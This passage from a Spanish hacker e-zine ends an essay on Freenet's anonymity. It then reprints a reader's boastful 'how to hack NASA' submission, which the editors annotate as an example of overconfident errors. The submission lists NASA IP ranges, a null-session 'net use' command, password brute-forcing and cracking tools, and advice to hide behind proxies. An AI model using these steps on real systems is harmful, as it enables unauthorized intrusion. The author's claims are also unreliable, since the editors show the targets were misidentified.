1.3 Problemas de seguridad.
Puesto que es imposible que un servidor sea anonimo a los clientes que a el acceden, atacar al mismo es siempre posible. No hay ningún modo de "esconder" al servidor de forma que los atacantes no puedan encontrarlo. Por ello la seguridad al cien por cien nunca es garantizable. Esto ocurre con todo tipo de servidores, incluso con servidores DNS o con pasarelas, ambos necesarios para el correcto funcionamiento de la red.
Si se consigue "tirar" un gateway, el segmento de subred al que este esta conectado queda inaccesible, y el resto de la red queda a su vez inaccesible para esta subred. Por lo tanto, se producen "cuellos de botella" en cuanto a disponibilidad de la red, que podrian ser subsanados si dichos servidores/pasarelas fueran anonimos.
1.4 Soluciones a estos problemas.
Las principales soluciones a los problemas de seguridad consisten en evitar que un ataque sea fructuoso. Esto se hace mediante cortafuegos, parches, politicas de seguridad, concienciacion del usuario... Tambien puede albergarse la informacion en distintos "mirrors", de forma que sea dificil cerrarlos o practicar ataques DoS contra todos, pero otra vez dados tiempo y medios suficientes esto puede no ser eficaz.
Las soluciones a la libre difusion de contenidos por la red se basan hoy en dia en conexiones punto a punto entre clientes, del estilo edonkey. En estos sistemas, el servidor no contiene la informacion, sino son los clientes los que la almacenan y comparten. De esta forma, no es posible cerrar el servidor por almacenar informacion ilegal ya que este solo se ocupa de conectar a los clientes entre si, en hacer que sean "visibles" unos y otros. Pero aún asi, sigue sin haber anonimato, ya que debemos indicar a cada host al que queremos conectarnos cúal es nuestra IP.
2. Freenet.
En este apartado intentare ofrecer una somera imagen del funcionamiento de la red freenet, sin entrar en muchas honduras. Si alguien esta realmente interesado en el tema, lo remito a la web oficial en sourceforge, freenet.sourceforge.net, donde podra encontrar documentacion exhaustiva sobre el tema, amen de software de acceso a la red.
2.1 Freenet es anonima tanto para cliente como para servidor.
La red freenet se basa en esta red TCP/IP no anonima y crea una red anonima mediante un sencillo mecanismo. Cada host no se conecta directamente al servidor que contiene la informacion, sino que se crea una malla de servidores/clientes totalmente descentralizada.
La idea es que cada host actúa tanto de cliente como de servidor y que todos tienen el mismo poder dentro de la red. Cuando un usuario quiere conseguir cierta informacion, su host comprueba si la tiene. Si no es asi,

redirecciona la peticion a una lista de hosts que tiene. Estos comprueban si la informacion esta almacenada en ellos, y si no la tienen almacenada a su vez redireccionan la peticion a otros hosts.
Una vez se llegue a un nodo que contenga dicha informacion, este nodo la envia al nodo anterior que la pidio, quien a su vez la manda al anterior que la pidio, y asi hasta que se llega al nodo que inicialmente lanzo la peticion, el cual pasa la informacion al usuario.
Lo bueno que tiene este sistema es que cada nodo recibe peticiones otros nodos "proximos", pero no sabe si el sumidero de informacion sera el nodo que le hizo la peticion o si este esta redireccionando una peticion de un nodo anterior.
Asimismo, cuando un nodo contesta un mensaje de peticion y envia la informacion, el siguiente nodo que la recibe no sabe si los datos estan almacenados en el nodo que se la manda o este esta redireccionando los datos desde otro nodo anterior.
Un ejemplo ayudara a aclarar el mecanismo de funcionamiento. Supongamos que hay un nodo A que, debido a una peticion de un usuario, quiere encontrar el archivo "datos.dat". Este nodo esta conectado a los nodos B, C y D. El nodo B esta a su vez conectado al nodo E, el cual contiene precisamente el archivo "datos.dat", y los nodos C y D estan conectados a otros nodos que no tienen dicho archivo. Un esquema seria:



Cuando el nodo A recibe la peticion de su usuario, comprueba si tiene el fichero en su disco duro. Como no lo encuentra, lanza un mensaje de peticion a los nodos B, C y D. Los nodos C y D comprueban que no tienen el mensaje e intentan reenviar la peticion a otros nodos. Supondremos que el mensaje, que tiene un "tiempo de vida" (al igual que los datagramas IP) muere antes de llegar al nodo E por estos caminos.
En cambio, el nodo B reenvia el mensaje al nodo E, el cual si tiene la informacion pedida. Entonces el nodo E contesta enviando el fichero al nodo B, el cual a su vez lo envia al nodo A. Una vez llega al nodo A, el protocolo de freenet pasa los datos al usuario, y ahi termina el proceso.
Entonces el paso de informacion seria
a) Nodo A ==pide "datos.dat"==> Nodo B ==pide "datos.dat"==> Nodo E
b) Nodo E ==da "datos.dat"==> Nodo B ==da "datos.dat"==> Nodo A
a = peticion, b = respuesta.
Vemos que el nodo B solo sabe que el nodo A quiere "datos.dat" pero no sabe si quiere el archivo para el o para otro nodo que se lo ha pedido. Lo mismo ocurre con el nodo E: solo ve que B le pide el archivo, pero no sabe si lo quiere para el (de hecho, en este caso lo quiere para A, pero ni el nodo B ni el E saben quien es el receptor final de la informacion).
Con la respuesta ocurre exactamente lo mismo. B no sabe si E tiene el fichero o si lo esta recibiendo de otro nodo y lo esta reenviando. A solo ve que B contesta con el archivo pedido, pero no sabe que el nodo que realmente lo tiene es E.
De esta forma, el anonimato esta garantizado.
2.2 Freenet consigue que la informacion mas valiosa sea mas accesible.
En efecto, la informacion mas valiosa en freenet es la mas accesible. Lo primero que cabe preguntarse es ¿cúal es la informacion mas valiosa? La respuesta es simple: la que mas veces se pide.
Supongamos que cierto archivo es muy solicitado por distintos nodos que conforman la red. Para evitar tener que realizar las costosas (a nivel de recursos de ancho de banda) peticiones que deben ser reencaminadas, cada nodo tiene una "cache". En dicha cache se almacenan los archivos que han sido obtenidos de la red, pero se diferencia de las caches de, por ejemplo, los navegadores en que esta cache sirve a todos los nodos de la red. Esto

quiere decir que si un nodo recibe una peticion de un archivo que esta en su cache, dicho nodo contestara enviando el archivo al que lo pidio. De este modo, puesto que el nodo final que pide el archivo replica el mismo en su cache, la informacion esta siendo duplicada en cada acceso. Asi, si por ejemplo existe cierto archivo muy solicitado, este archivo estara replicado en distintos nodos a lo largo de la red, de forma que para acceder a el sera necesario dar menos saltos que si solo estuviera en un nodo.
Ademas, asi se hace virtualmente imposible un ataque de negacion de servicio sobre dicha informacion: ahora esta replicada en distintos nodos desconocidos para el atacante. Un ejemplo que el autor Ian Clarke explica es el caso en que un archivo situado inicialmente en EE.UU. sea muy solicitado por usuarios de Japon. Este archivo debe cruzar el cable transatlantico, lo que supone un fuerte consumo debido a la escasez de ancho de banda del mismo. Pero una vez esta replicado en un nodo en Japon, los nodos japoneses realizaran la peticion y seran atendidos por el nodo que la ha replicado en Japon, en lugar de por el originario estadounidense.
2.3 Freenet hace que la informacion menos valiosa desaparezca.
Todo esto de la cache es estupendo, pero hay un pequeño problema: los discos duros son finitos y no pueden almacenar todos los ficheros que se reciban. Llega un momento en que habra que borrar algo de la cache para poder guardar nuevos datos en ella. Y lo que se borra es, precisamente, lo que ha sido menos pedido en un tiempo determinado.
De esta forma, si un archivo deja de ser pedido por los usuarios, este ira desapareciendo paulatinamente de cada nodo de la red que lo almacene, salvo que vuelvan a realizarse peticiones del mismo.
Un efecto que puede darse es que un archivo se mueva de su ubicacion inicial hacia otros nodos mas o menos lejanos que tengan alrededor muchos nodos que pidan ese archivo. Por ejemplo, en el caso del nodo japones anterior, puede ocurrir que dicho archivo sea un texto en japones. Lo mas normal sera entonces que reciba muchas mas peticiones en Japon que en EE.UU., lo cual hara que, con el paso del tiempo, el nodo original estadounidense lo borre de su cache al no recibir suficientes peticiones. En cambio, si el archivo es bastante popular, el nodo japones y sus colindantes lo consideraran informacion valiosa, y no la borraran. De esta forma, la informacion ha "viajado" desde su origen en EE.UU. hasta su "nuevo hogar" en Japon (precioso, ¿no es asi? ;-)) Se supone que asi se consigue atender a la mayoria de personas, o a minorias lo suficientemente numerosas y localizadas.
El problema son las minorias no localizadas. Si alguien escribe un articulo sobre la cria del galapago en cautividad pero los pocos usuarios interesados se encuentran desperdigados entre Madagascar, Nueva Zelanda, Nepal y Honduras, dicho articulo tiene alta probabilidad de desaparecer de la red (¡mala suerte!).
2.4 Los problemas de freenet.
Todo este sistema teorico parece bastante bonito, pero la cosa no es tan sencilla como parece.
2.4.1 El malgasto de recursos.
El principal problema que tiene freenet es el despilfarro de recursos de red del que hace gala. Si en una conexion "peer to peer" IP en la que los paquetes dan N saltos de un nodo a otro se consume N x R donde R son los recursos en ancho de banda y tiempo de proceso necesarios para transmitir los datos, en freenet no es asi.
Primero, los datos no van directamente de un extremo al otro, sino que pasan por varios nodos intermedios. Si el numero de nodos intermedios es I, se consume entonces teoricamente (en una red en la que los nodos I esten unidos por enlaces directos) I x R, y ademas I debe ser mayor o igual que N (generalmente, sera mucho mayor que N).
Pero es que ademas la red freenet esta montada sobre una red TCP/IP ya existente, con lo cual entre cada par de nodos intermedios la conexion no sera directa, sino que los datos daran un número de saltos determinado por la estructura actual (recordar que el encaminamiento en IP es dinamico) de la red TCP/IP. Si suponemos que el número de saltos entre cada par de nodos

es M, los recursos consumidos son entonces I x R x M. ¡Ejem! Creo que hemos aumentado la cantidad de recursos necesarios en un orden de magnitud, asi que todo aquel que estuviera pensando bajarse peliculas DiVX o archivos mp3 de forma totalmente anonima, mejor que vaya olvidando la idea: tardaria BASTANTE mas que con programas como edonkey.
Una solucion a esto consiste en el ya dicho uso de la cache, de forma que este despilfarro de recursos solo debe darse en la primera peticion del archivo. Tambien ocurre que si los datos estan en la cache de algún nodo cercano, el número de saltos que hay que dar para llegar a los mismos se reduce, reduciendose a su vez el impacto de la peticion en el resto de la red. Pero esto depende de cúanto se pida el archivo, donde, a que otros nodos este conectado nuestro host, etc. y nunca es una solucion mejor que una conexion extremo a extremo.
2.4.2 La inundacion.
Otro malgasto de recursos se da debido a que, puesto que no conocemos el host que contiene los datos que queremos, debemos inundar la red de peticiones de forma que lleguen al host adecuado. Esta inundacion es controlada por dos mecanismos: el tiempo de vida y la deteccion de bucles. El tiempo de vida de un mensaje, al igual que en IP, es un contador que cada nodo va decrementando al reencaminar dicho mensaje. Una vez llega a cero, el mensaje se desecha y se envia una indicacion al nodo que inicio la peticion. El problema ahora es que el nodo que la inicio no es conocido, de forma que la única manera de llegar a el es seguir el camino inverso, enviando la indicacion al nodo anterior, que la enviara a su anterior, etc. Entonces estamos gastando muchos recursos tambien en mensajes de control, no solo en los mensajes de datos. Pero esto es siempre mejor que dejar que un mensaje inunde la red y nunca muera, consumiendo recursos de forma ilimitada y, finalmente, saturando la red. Tambien hay que enviar indicaciones de que el mensaje ha muerto al nodo inicial porque si no, nunca sabra que paso con su peticion (y posiblemente la respuesta del mismo sea repetirla, con lo que se inicia de nuevo el proceso de consumo de recursos). Ademas, el tiempo de vida lo decide el nodo inicial, de forma que si este valor es muy alto, la propagacion de la peticion puede llegar a ser brutal (recordar que en una red en arbol el crecimiento del número de mensajes reencaminados es exponencial).
La deteccion de bucles ocurre cuando un nodo recibe una misma peticion desde dos nodos anteriores distintos. Esto ocurre porque hay un bucle en la red y este nodo debe tirar uno de estos mensajes (y, por supuesto, no reenviar la peticion a ninguno de estos otros nodos). En el modelo de freenet, la deteccion de un bucle genera a su vez un mensaje de indicacion al último nodo que realizo la peticion repetida, de forma que este sepa que la informacion no va a encontrarse por ese camino (puesto que, si se encuentra, se reenviara al nodo que envio primero la peticion duplicada). Nuevo consumo de recursos.
2.4.3 La identificacion de datos.
Puesto que los datos pueden estar duplicados, nada impide a un usuario malicioso contestar una peticion con datos que no sean realmente los requeridos, sino con otros datos cualesquiera. Para evitar esto hay que utilizar mecanismos de firma digital de los datos. Pero al final las claves públicas para verificar las firmas deben estar almacenadas en algún servidor "confiable", esto es, que sepamos quien nos esta dando estas claves. Por lo tanto la red freenet no es autonoma y dependera de otras redes (por ejemplo la World Wide Web) en las que los servidores no sean anonimos.
2.4.4 Las actualizaciones.
Si queremos publicar una version actualizada de un documento, nos enfrentamos a un problema: existiran versiones antiguas del mismo circulando por la red. ¿Como resolverlo? Mediante la firma digital podremos certificar que somos el creador del documento inicial y que queremos actualizarlo, enviando mensajes de actualizacion por la red para que todos los nodos que contengan versiones antiguas las reemplacen por la nueva. El problema es que es imposible asegurar que estos mensajes llegaran a todos y cada uno de los nodos que contengan la version antigua del documento, y puede ser que haya

nodos que sigan manteniendo esta version aún tras la actualizacion.
Si estos nodos reciben muchas peticiones del documento, esta version antigua puede ser replicada muchas veces aunque haya una version nueva. Incluso podria ocurrir que, debido a que la version antigua sea mas facilmente accesible que la moderna, esta última desapareciese "asfixiada" por la antigua. Para evitar esto, las nuevas versiones deben inundar la red de mensajes de actualizacion, volviendo de nuevo al problema del malgasto de recursos.
2.4.5 El software.
El último problema que voy a tratar se refiere a la implementacion real de la red freenet, siendo los anteriores de tipo teorico y aplicables a cualquier red de este tipo.
El problema de la freenet real es que esta implementada en Java. Supongo que habra seguidores acerrimos de dicho lenguaje, pero como persona interesada en el tema de las redes de ordenadores y el bajo nivel, personalmente creo que sacrificar velocidad en favor de portabilidad para una red que ya de por si es lenta no ha sido la mejor eleccion.
Ademas, existen problemas de compatibilidad del cliente/servidor freenet con distintas maquinas virtuales Java (principalmente por ello aún no he podido probarla personalmente, pero lo hare), lo cual me hace pensar en hasta que punto es realmente portable un programa en dicho lenguaje. Bueno, esto es cuestion de gustos.
2.5 Freenet en Internet.
Freenet es un proyecto software albergado en sourceforge (sourceforge.net), es totalmente freeware y desde aqui os animo a que lo probeis. Como antes he comentado, yo no lo he hecho porque paso bastante de Java y la maquina virtual que tengo instalada es incompatible, asi que en cuanto tenga tiempo y ganas me bajare una version compatible y hare mis pinitos en la red anonima. Como antes he dicho, la web oficial de freenet en sourceforge es:

freenet.sourceforge.net

El cliente/servidor se arranca en nuestro host y permite conexiones directamente, reencaminandolas hacia freenet. De esta forma, es posible hacer una peticion desde el mismo navegador que usamos para la web, puesto que el cliente/servidor actúa como una especie de proxy entre freenet y nuestro navegador. Ademas es configurable para que sirva de acceso a otros host (de forma que actúe como "portal" hacia freenet), pero esta forma de uso no esta recomendada por los creadores, puesto que rompe con la filosofia de "totalmente descentralizado" del proyecto, creando posibles vulnerabilidades frente a ataque DoS contra estas "pasarelas".
Ademas, hay varios programas que permiten otras funcionalidades aparte del acceso Web, como por ejemplo un chat totalmente anonimo. No puedo hablar mucho sobre ellos porque no he podido probarlos.
3. Conclusiones.
Cualquiera que haya seguido el documento presente puede pensar que he dado una imagen bastante negativa sobre la red freenet. Yo creo que no es asi. Pienso que es una gran idea para ciertas cosas, pero que es una solucion equivocada para otras.
Si lo que se busca es evitar la censura, me parece un mecanismo perfecto para ello. La única manera de censurar contenidos seria prohibir la red, cosa que no es imposible pero poco probable de momento. Si el aumento en el número de usuarios es significativo y los intereses afectados importantes, puede ser que eso ocurra.
Para el intercambio de informacion ilegal, bueno... Principalmente señalar que no estoy a favor de la pirateria, pero tampoco en contra. Cada cual alla con su conciencia. Personalmente prefiero el software libre, pero claro, hay veces que esto no es posible... Desde luego, utilizar freenet para distribuir de forma masiva cantidades ingentes de informacion (lease peliculas, archivos mp3, etc.) me parece una idea un poco infantil, dado que ya existen otros mecanismos mucho mas eficientes para ello. Para distribuir informacion no muy extensa pero que puede ser censurada (lease insultos al gobierno, etc. :-)) si es un buen metodo.
Pero para lo que me parece una solucion bastante eficaz y realmente útil es para evitar ataques a seguridad. El nivel de seguridad una vez conseguido el

anonimato aumenta sorprendentemente (en cuanto a fallos del sistema se refiere, no en cuanto a usuarios incompetentes en este aspecto). La proteccion frente a los ataques DoS sobre todo aumenta de forma espectacular, tanto por el anonimato como por la replicacion ("He visto cosas que vosotros humanos no vereis jamas. He visto arder naves mas alla de Orion...") de la informacion. Finalizando, un invento que habra que seguir de cerca y que, como tantos otros en el mundo de la seguridad informatica, puede ser usado tanto para fines buenos como para otros que no lo son tantos. Que ustedes lo disfruten :-D.
Lindir.
EOF

```
-[ 0x09 ]--------------------------------------------------------------
-[ Toda una broma ]----------------------------------------------------
-[ XXXXX    ]-------------------------------------------------SET-27--
```

En un primer momento pensamos en no publicar este articulo, pero dado que contiene una serie de errores tipicos de quien tiene un exceso de confianza en si mismo, creemos que puede ser ejemplizador (existe esta palabreja?)

Al autor ya le avisamos que lo publicariamos comentado y nunca nos contesto, por tanto si se molesta pues,.... no sabemos que decirle ! En fin, si; le podemos decir que no ha sido el unico mensaje/articulo de estas caracteristicas. Debemos comprender que esta historia del hackeo es un asunto serio y hoy en dia mucho mas. Te puedes encontrar empapelado por escribir historias de este tipo si llegan a ser ciertas. En general ya no se pueden publicar cosas de esta guisa y ni siquiera enviar a una lista de distribucion sino se toman algunas precuaciones elementales.

En todas las actividades de nuestra vida debemos aplicar antes que nuestros conocimientos, nuestro sentido comun y en este caso un banco no es una universidad y cualquier aviso de seguridad se lo toma en serio.

Lo de la NASA tiene gracia, porque empieza a ser el bulo de la red. Personas que dicen haber hackeado la NASA existen a cientos, creo que incluso a uno se le ocurrio salir en la television con una noticia de este estilo y grabado en directo (y el periodista que lo publico hizo el ridiculo mas espantoso). En este caso el error es confundir los rangos de IPs y entrar en el ordenata de un pobre profesor de gimnasia pensando que estamos viendo en directo el lanzamiento de un shuttle.

Queremos hacer constar, que este articulo no lo publicamos como "escarnio", hacia el autor, ni con intencion de insultar a nadie, solo pretendemos hacer ver que las cosas no son lo que parecen y que la velocidad no es un gran amigo del hacker....

****

Hola, este texto va a ser mi primero si lo publica S.E.T. Primeramente me gustaria presentarme, me llamo XXXXX XXXXX. Hace un tiempo descubri cierto fallo de seguridad en el CityBank, un fallo bastante estupido. Mi primer texto tratara sobre este fallo, y sobre como hackear la NASA, se lo que me diran, que voy con textos muy fuertes, pero es que ya estoy cansado de enviar e-mails explicandoles su fallo, pero no responden, entonces me he cansado y si no hablan, yo publico la verdad. Empecemos; el fallo lo descubri cuando yo un buen dia utilice cierto programa llamado Teleport, lo conocereis por su utilidad en copiar webs y guardarlas en el disco duro, pues lo utilice para copiarme la web del CityBank para ver si encontraba algo. Buscando entre los ficheros guardados, descubri que en uno, presentaba la imagen exacta de la autentificacion en el sistema, y ademas ya habia un login y un password! Increible pero cierto. Al clicar en el boton ACCESS ACCOUNTS, se podia acceder directamente al banco. Me parec

http://www.citybank.com/demo/interactive/p2bot.htm?ourwxvk=LJip21RuD&
username=111-55-9999&passwd=Batman&graphicOption=standard

[/madfran]
Es la DEMO del banco !
[madfran/]

Lo que indica a parte que no se utiliza un metodo de encriptacion.

Otro tema que tratare sera el de la NASA. Muchas veces habreis oido en las noticias cosas asi: "Un grupo de italianos ha robado informacion de la NASA" o "Hackers asaltan maquinas del Pentagono" . Solo recordad el caso reciente de los italianos, hackearon la NASA, pero las tres fantasticas preguntas son:
-Que edad tenian?
-Eran elite?
-Es realmente tan dificil hackear la NASA?

Todas estas preguntas esta relacionadas entre si, la edad no importa, cada vez los hackers son mas jovenes, eso pasa en todas las "culturas" como los skaters, antes os pasabais por Sants y veias tios de mas de 22 años muy buenos, y ahora vas y observas chavales de 12 anyos que saben mas que los adultos, en este punto quiero llegar. Sobre la pregunta si eran elite, no creo, lo digo por dos cosas, una que la contestare mas tarde porque va relacionada con la tercera fantastica pregunta, no creo que fuesen elite porque los pillaron con "las manos en la masa" y para los italianos esta frase queda divina XD La otra razon es que no es tan dificil hackear la NASA. Hasta un newbie con unos pocos conocimientos podria hacerlo. Primeramente lo que necesitarias es visitar la web de ARIN, www.arin.net que almacena los dominios de toda América, y en la búsqueda

```
escribir NASA, nos dara una serie de IPs pero claro, teneis que buscar la
relacion exacta, es decir no vayais a NASA Technologies, teneis que ir a
National Aeronaut

NASA (NASA-45)
NASA (NASA-48)
NASA (NASA-49)
NASA - Space Station Project Office (NSSPO)
NASA Ames Research Center (NARC)
NASA CTC (NASACT-1)
NASA Earth Science Data and Information System (NESDIS)
NASA Federal Credit (NFC-6)
NASA GLENN RESEARCH CENTER (NGRC)
NASA GLENN RESEARCH CENTER (#2) (NGRC2)
NASA Goddard Space Flight Center (NGSFC)
NASA Langley (NASALA)
NASA Langley Research Center (NLRC)
NASA Lewis Research Center (NLRC-1)
NASA Science Internet (NSI-1)
NASA Science Network (NSN-7)
Nasa Services (NASASE-1)
Nasa Services, Inc. (NASASE)
National Aeronautics and Space Administration (NASA)
NASA - John H. Glenn Research Centerat Lewis Field   (ZN14-ARIN)
     gnoc@grc.nasa.gov +1-216-433-9850
NASA Abuse   (NASAA-ARIN)     abuse@nasa.gov +1-256-544-5623
NASA Ames Research Center, NAS Division M/S 258-6   (LG-ORG-ARIN)     hostmaster@nas.nasa.gov +1-650-604-4444
NASA Information Services Network   (NISN-ARIN)     noc@nisn.nasa.gov +1-256-961-9397
NASA Langley Research Center   (ZN4-ARIN)     larcnet@larc.nasa.gov +1-757-864-7799
NASA Langley Research Center   (NC3-ORG-ARIN)     larcnet@larc.nasa.gov +1-757-864-7799
NASA, Langley Research Center (LRN2-ARIN)     larcnet@larc.nasa.gov +1-757-864-7799
NASA (AS1843) NASA-KSC-AS    1843 - 1848
NASA (AS270) PSCNI-AS    270
NASA Ames Research Center (AS771) NSN-RICE-AS    771
NASA Ames Research Center (AS372) NSN-AMES-AS    372
NASA Ames Research Center (AS24) AMES-NAS-GW    24
NASA Ames Research Center (AS10888) EI-AIX    10888
NASA Ames Research Center (AS1262) NSN-NCAR-AS-AS    1262
NASA Ames Research Center (AS1263) NSN-NCAR-AS-AS    1263
NASA Ames Research Center (AS23) RIACS-AS    23
NASA Ames Research Center (AS41) AMES    41
NASA Earth Science Data and Information System (AS22767) NASA-ESDIS-NET    22767
NASA Goddard Space Flight Center (AS1749) NASA-GSFC-AS    1749
NASA Goddard Space Flight Center (AS7847) NASA-HPCC-ESS    7847
NASA Langley Research Center (AS1254) NASA-LARC-AS    1254
NASA Lewis Research Center (AS1316) LERC-AS-AS    1316
NASA Science Internet (AS2143) NSN-FFIX-W    2143
NASA Science Internet (AS2142) NSI-FFIX-E    2142
NASA Science Network (AS297) NSN-UMD-AS    297
NASA NASA-NSSTC (NET-192-67-107-0-2) 192.67.107.0 - 192.67.108.255
NASA - Space Station Project Office NASA-SSFPO-ISO (NET-192-67-117-0-1) 192.67.117.0 - 192.67.117.255
NASA Ames Research Center NETBLK-NSI1 (NET-198-116-3-0-1) 198.116.3.0 - 198.116.3.255
NASA Ames Research Center ARC-OMM (NET-198-120-8-0-1) 198.120.8.0 - 198.120.8.255
NASA Ames Research Center NETBLK-NSI-1 (NET-198-116-7-0-1) 198.116.7.0 - 198.116.7.255
NASA Ames Research Center NETBLK-NSI2 (NET-198-116-2-0-1) 198.116.2.0 - 198.116.2.255
NASA CTC RESO-216-204-34-24 (NET-216-204-34-24-1) 216.204.34.24 - 216.204.34.31
NASA Federal Credit UU-63-88-86-80 (NET-63-88-86-80-1) 63.88.86.80 - 63.88.86.95
NASA GLENN RESEARCH CENTER TAC-66-181-41-72 (NET-66-181-41-72-1) 66.181.41.72 - 66.181.41.79
NASA GLENN RESEARCH CENTER TAC-66-181-42-200 (NET-66-181-42-200-1) 66.181.42.200 - 66.181.42.207
NASA GLENN RESEARCH CENTER TAC-66-181-38-128 (NET-66-181-38-128-1) 66.181.38.128 - 66.181.38.135
NASA GLENN RESEARCH CENTER (#2) TAC-66-181-39-80 (NET-66-181-39-80-1) 66.181.39.80 - 66.181.39.87
NASA Goddard Space Flight Center GSFC14 (NET-192-225-73-0-1) 192.225.73.0 - 192.225.73.255
NASA Goddard Space Flight Center GSFC20 (NET-192-225-79-0-1) 192.225.79.0 - 192.225.79.255
NASA Goddard Space Flight Center GSFC37 (NET-198-119-0-0-1) 198.119.0.0 - 198.119.63.255
NASA Langley NASA-LANGLEY-3 (NET-216-54-42-0-1) 216.54.42.0 - 216.54.42.255
NASA Langley NASA-LANGLEY-2 (NET-216-54-41-0-1) 216.54.41.0 - 216.54.41.255
NASA Langley NASA-LANGLEY-1 (NET-216-54-40-0-1) 216.54.40.0 - 216.54.40.255
NASA Langley NASA-LANGLEY-4 (NET-216-54-43-0-1) 216.54.43.0 - 216.54.43.255
NASA Langley NASA-LANGLEY-5 (NET-216-54-44-0-1) 216.54.44.0 - 216.54.44.255
NASA Langley NASA-LANGLEY-6 (NET-216-54-45-0-1) 216.54.45.0 - 216.54.45.255
NASA Langley NASA-LANGLEY-7 (NET-216-54-46-0-1) 216.54.46.0 - 216.54.46.255
NASA Langley NASA-LANGLEY-8 (NET-216-54-47-0-1) 216.54.47.0 - 216.54.47.255
NASA Langley Research Center LARCNET-3 (NET-192-239-114-0-1) 192.239.114.0 - 192.239.114.255
NASA Langley Research Center LARCNET-5 (NET-192-239-116-0-1) 192.239.116.0 - 192.239.116.255
NASA Langley Research Center LARCNET-7 (NET-192-239-118-0-1) 192.239.118.0 - 192.239.118.255
NASA Langley Research Center LARCNET-6 (NET-192-239-117-0-1) 192.239.117.0 - 192.239.117.255
NASA Langley Research Center LARCNET-8 (NET-192-239-119-0-1) 192.239.119.0 - 192.239.119.255
NASA Langley Research Center LARCNET-2 (NET-192-239-113-0-1) 192.239.113.0 - 192.239.113.255
NASA Langley Research Center LARCNET-4 (NET-192-239-115-0-1) 192.239.115.0 - 192.239.115.255
NASA Science Internet SONDRESTROM (NET-192-136-69-0-1) 192.136.69.0 - 192.136.69.255
```

```
Nasa Services ERSD-13162674 (NET-66-47-196-184-1) 66.47.196.184 - 66.47.196.191
Nasa Services, Inc. IEN-NASAINC (NET-64-248-117-32-1) 64.248.117.32 - 64.248.117.63
NASA NOVA-200 (NET-207-227-126-32-1) 207.227.126.32 - 207.227.126.47
NASA AMES RESCH CTR SBCIS-101731-15910 (NET-66-123-29-144-1) 66.123.29.144 - 66.123.29.151
NASA Convection and Moisture Experiment CAMEX4 (NET-198-116-14-0-1) 198.116.14.0 - 198.116.14.255
NASA Federal Credit Union DIGEX-NFCU-BLK1 (NET-206-205-36-0-1) 206.205.36.0 - 206.205.36.255
Nasa Tech SBCIS-101730-112853 (NET-65-68-41-16-1) 65.68.41.16 - 65.68.41.23

# ARIN Whois database, last updated 2002-10-24 19:05
# Enter ? for additional hints on searching ARIN's Whois database.
```

A primera vista me direis que es un rango de IP enorme, pero en realidad no se utilizan todas las IPs asociadas, se nos informa aproximadamente donde se encuentran los ordenadores de la NASA. Para continuar necesitareis el LANguard Network Scanner, escribis el rango de IPs y escaneais. Al cabo de un rato os saldran como 8 ordenadores activos, os mostrare el output de uno de ellos, en este caso se llama StarGate (que original):

```
198.116.11.45
Username: Stargate
Operating System: Windows NT 4.0
Open Ports: 21 - 135 - 139
LAN Manager : NT LAN Manager 4.0
Domain : WORKGROUP
Operating System : Windows NT 4.0

Open Ports (3)
   21 [ Ftp => File Transfer Protocol ]
  220 FTP Software, Inc. Win32 FTP Server 5,0,0,116 ready.
  135 [ epmap => DCE endpoint resolution ]
  139 [ Netbios-ssn => NETBIOS Session Service ]

[/madfran]
Es un ordenador de la Universidad de Rhode Island !
[madfran/]
```

La IP mostrada es la del ordenador pillado, nombre de usuario, STARGATE, ya tenemos el login, pero lo mas importante, que se trata de un Windows NT 4.0, y los puertos abiertos. A continuacion el paso siguiente seria un ataque mediante NETBIOS, para eso podeis utilizar el Shadow Scan con la opcion de NetBios Auditing Tool, y hacer un ataque de brute force, seguro que una contraseña caera, ademas, aparte del usuario STARGATE, encontre el Administrador, asi que no creo que se currase mucho el password, viendo el login. O podeis utilizar el Red Button, que funciona tanto en Windows NT 3.5x como en 4.0 Esta parte de los exploits me la salto porque ya sabeis los mas conocidos Red Button, RDS, Unicode, Null session, Legion. Pero voy a hacer un breve resumen de cada uno:

- Red Button: Se introduce sin login o contrasenya remotamente utilizando los puertos 137, 138 y 139.
- RDS de Microsoft IIS: Protocolo HTTP, la vulnerabilidad del RDS se obtiene mediante la Data Factory del Remote Data Service, que viene a ser un componente del MSDAC, que implica acceso remoto a datos por defecto. Un cliente sin autorizacion tiene permiso de acceder a OLE DB del servidor. Descripcion técnica:
- Usando el método HEAD y POST crea un GET hacia /msdac/msadcs.dll
- Se codifica hexadecimalmente las llamadas de la URL
- Cambiando el MIME por defecto
- Creando una tabla .MDB en vez del nombre por defecto
- Unicode: Protocolo HTTP, todos habeis oido a hablar de este bug, famosisimo por su facilidad, paso de él que ya os lo conoceis.
- Null session: Protocolo NetBios y NetBEUI, este seria el exploit que tendriais que utilizar en contra de la NASA. El comando es el siguiente:

```
      Net use \\xxx.xxx.xxx.xxx\IPC$ "/user:"
```

Hay un programa para eso, el Legion 2.1, pero se recomienda el Cerberus Internet Scanner de www.cerberus-infosec.co.uk de david Litchfield. Los ataques mas efectivos seran mediante NetBios como pueden ser los ya mencionados mas Getsvrinfo, GNITvse rc1, NB4, NBName, Net Fizz, NtInfoScan, Winfingerprint 2.2.6 o Winfo 1.4.
Hasta aqui el hacking de lugares importantes.
Ahora, una de las partes mas importantes, para acceder al ordenador, es utilizar el Essential Net tools. Escogeis la opcion NBSCAN y escribis como rango de IPs, de 198.116.11.45 hasta 198.116.11.80, apareceran muchos recursos compartidos, clicais sobre el ordenador que qerais con el boton izquierdo y escogeis Open Computer, si no es posible (que es logico) utilizais otro programa, el PQwak, que crackeara en pocos minutos la contraseña, pero no funciona en Windows NT, asi que al escanear el rango de la NASA, de 198.116.11.45 hasta 198.116.11.80 encontrareis un Windows 2000, asi que podreis probarlo, ademas ese Windows 2000 que encontre pertenece al Administrador.

Conclusion:
Como habreis podido observar a lo largo de este articulo, se han utilizado tecnicas muy simples, pero letales, si eres un newbie te recomiendo que no lo hagas, solo si sabes lo que haces y si estas detras de una mega cadena de proxys ocultando tus pasos. Cuando una maquina utiliza el NetBios, teneis muchos programas bastante útiles para comenzar, ya os he puesto una buena lista, ahora os toca a vosotros de practicar. Este articulo demuestra que por muy importantes que sean estas redes, no dejan de ser vulnerables, siempre se podra hackear la NASA, el Pentagono, el FBI...pero no hace falta ser elite para conseguirlo.

Agradecimientos:
Quiero agradecer a todo el equipo de S.E.T. en el caso de que publiquen esto, y si no, igualmente os lo agradezco por prestarme atencion. A Pablo de Cielo De Los Perros, por la idea del PQwak. Tambien a mis antiguos colegas del BonSoleil, los nuevos del CIC, y a Gemma ZZZZZZ, mi mejor amiga. Gracias a todos.
